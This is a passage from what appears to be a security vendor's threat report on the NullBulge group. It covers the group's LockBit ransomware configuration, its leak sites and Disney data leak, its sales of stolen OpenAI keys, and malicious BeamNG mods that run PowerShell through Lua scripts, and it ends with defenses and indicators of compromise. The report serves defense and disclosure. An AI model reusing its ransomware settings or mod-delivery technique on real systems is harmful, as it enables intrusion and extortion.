"delete_eventlogs": true,
"delete_gpo_delay": 1
```


In the provided configuration, encryption is set to `auto` as opposed to `fast` mode. The option to encrypt network shares is enabled, along with the standard encryption of local volumes. The malware is also configured to self-delete post-execution and to send ransom notes to attached printers.

The configuration also outlines which files and folders are included or excluded from encryption, along with what processes to terminate. The contents of the ransom note are defined in the `config.json` file.



NullBulge *config.json*

The ransom note construction is also handled via the `config.json` file, which is customized with NullBulge's identifying modifications.



NullBulge ransom note configuration


Data Leak Sites and Recent Targeting

NullBulge has multiple active leak sites. Its initial `.com` and `.onion` sites went live in late May 2024. As of July 2024, the `.se` and `.co` domains are active and updated on an ongoing basis. Their domains include:


```
group.goocasino[.]org
nullbulge[.]com
nullbulge[.]se
nullbulge[.]co
nullblgtk7dwzpfklgktzll27ovvnj7pvqkoprmhubnnb32qcbmcpgid[.]onion
```

As of this writing, the NullBulge DLS has listed multiple victims. Most of the site is dedicated to documenting their cause along with standard rules of engagement.

At the end of June 2024, the NullBulge group announced a leak of information from Disney, which allegedly included .web publishing certificates and sprites from the animated series DuckTales.




Disney releases from NullBulge




Disney releases from NullBulge

The Disney leaks were later updated with a “Release is Close” post. This updated post contained a base64-encoded link to a ~670MB file, `DuckTales_Isolated.zip` hosted on `pixeldrain[.]com`.



Leaked Disney data on pixeldrain

This archive contains multiple PhotoShop Document (PSD) files related to the DuckTales series. These leaks were also posted to 4chan under the `!!z694g7GKz7l` identity. The posts contain base64-encoded strings, which link to the leaked data.




NullBulge announcing Disney leaks on 4chan

On July 12, the NullBulge group released a ~1.2TB archive purportedly containing multiple years of Disney’s internal Slack data. The release of this data was preceded by countdown posts across the threat actor’s online profiles. NullBulge claims they obtained the data using compromised corporate account credentials.

Countdown timer, July 11 2024

Profiles and Other Activities


In addition to 4chan posts under `!!z694g7GKz7l`, NullBulge maintains active profiles across multiple common underground forums. They have a history of selling infostealer logs from their custom stealer on the `CRACKED[.]io` forum.



NullBulge selling infostealer logs on *cracked[.]io* forum

The actor also has a history of selling stolen OpenAI API keys in these forums. This demonstrates that NullBulge's malicious activity is not limited to those that protect artists rights. Its activities are financially focused, and it is able to develop or acquire whatever tools needed to further this cause. The actor behind NullBulge also maintains a GitHub repository under

the name NullBulgeOfficial, containing their Discord webhook libraries, along with their custom Python library for interacting with the AvCheck API. Additionally, NullBulge has a `mysellix[.]io` profile, which has been used to sell OpenAI API keys.



NullBulge OpenAI API key sales

Conclusion

NullBulge is a low-sophistication actor, targeting an emerging pool of victims with commodity malware and ransomware. The group's invasive targeting of AI-centric games and applications poses a threat to those working with such technologies and highlights an intriguing area of focus for threat actors. Its methods of staging and delivering malicious code – such as obfuscated code in public repositories – is not new, but the target demographic is an emerging sector which is increasingly being targeted. Groups like NullBulge represent the ongoing threat of low-barrier-of-entry ransomware, combined with the evergreen effect of infostealer infections.

Well-seasoned malware families like Xworm and Async RAT are used by NullBulge and similar threat actors. These tools generate infostealer logs that can fuel bigger and more elaborate attacks as demonstrated in the recent attack against Snowflake. Additionally, the attack surface for platforms like BeamNG are ripe for exploitation. In the BeamNG scenario, attackers execute privileged code via PowerShell through 'trusted' Lua scripts when installing the game mods. This is a very attractive mechanism for malicious actors, and not dissimilar to software supply-chain attacks that deliver payloads through NPM packages, which we have discussed previously.

To reduce your organization's exposure to techniques used by NullBulge, consider the following security measures:

1. API Key Management: Store API keys securely and avoid hardcoding them in your code. Use environment variables or secure vaults to manage sensitive information. Regularly rotate API keys to minimize the potential impact of a compromise.

2. Code Review and Verification: Routinely examine third-party code elements for any obfuscated or otherwise suspicious content. Pay close attention to dependencies in support files like `requirements.txt` and equivalent. Ensure that third-party code is ingested from a trusted and verified source. Routinely review commit histories and have a clear understanding of active contributors, so as to be able to spot 'suspicious' commits or inquiries. Be wary of installing code from public sources that are subject to low or no scrutiny.

Indicators of Compromise

SHA1	Description
f37da01783982b7b305996a23f8951693eb78f72	Async RAT (via Pixeldrain)
0cd5dc12bca41f6667547aa10b9cf1d989ba30a0	Async RAT (via Pastebin)
843d0df759ffd79b00f0adef3371e003a3539977	Xworm (via Pastebin)
c6a884dcf21c44de3e83427a28428c24582a8b6f	anthropic-0.21.3-py3-none-any.whl
5a18ba89c118a7c31f3e8f674727da08779421ce	openai-1.16.2-py3-none-any.whl
89d9b7c3eff0a15dc9dbbfe2163de7d5e9479f58	LockBit 3.0
93460d0789dce9cf65a90e542424b0ac057e1dc5	admin.py
dcb47900458692589a594a293c1c7c2559cc4cbe	Fadmino.py
9eb83ab3f53e99cdc9948a6123c7c90fad9e3991	cadmino.py
2d1dca9c10996143b698a9351d1eb446c19f92a7	VersionCheck.lua
756e6c96d1dd75e4d27af7c36da751ab496cedb8	VersionCheck.lua
304f71ccf9d533d0cdeba97546addcac6d6b53e7	(Ransom note)
705d068fb2394be5ea3cb8ba95852f4a764653a9	(LockBit builder config JSON)
bca6d4ab71100b0ab353b83e9eb6274bb018644e	(LockBit3Builder.zip)
804a1d0c4a280b18e778e4b97f85562fa6d5a4e6	(build.bat)
ec03fd1551d31486e2f925d9c2db3b87ffcd7018	(keygen.exe)
8899fe6ecfe7b517a4c80ebb3b5c50e6e93b7294	(LockBit_NullBulge payload)
2a8951d35e853b2c2fd5753b686dd132f20ac355	(LockBit_NullBulge payload)
3f6c619bdc7d931a9a9f82dfc77963a02ab9c2bf	(LockBit_NullBulge payload)
886e3667273e50a7295224332084d7fde8836546	(LockBit_NullBulge payload)
4b53022bf125bd789ef43271666ac960f841c4f9	(LockBit_NullBulge payload)
4fdc357f1dfc54a19e31c210f0783dffc77039d9	(LockBit_NullBulge payload)
de256f9d30b0dca87f8127323271f7196fe0f262	Malicious BeamNG Mod
5c61e08914d4108aa52401412a61ddbbb68ca7cc	VersionCheck.lua
28b5aaab8fa92aeade193dc13feca491559fc88f	Malicious BeamNG Mod
3e417d9bb9f6ce10b9c66b468b9fe79d8f06c36b	Malicious BeamNG Mod
c8e93fc737e6c7822de62a969e9c0048847dabc5	Malicious BeamNG Mod
0cbac9e999094d8a3bd3da985c57031dd7614f20	Malicious BeamNG Mod

Network

group.goocasino[.]org
nullbulge[.]com
nullbulge[.]se
nullbulge[.]co
86[.]107.168.9

nullblgtk7dwzpfklgktzll27ovvnj7pvqkoprmhubnnb32qcbmcpgid[.]onion

XMR (Monero) Address

45i7kjWZuzJ4PdSbandaaE8S6mQATmneTYEpgsaaCqDmc7foEJDXwxd3ABR8bn6YE4c7hZ2dYEEr1CwG48gAknPL6zUpYyV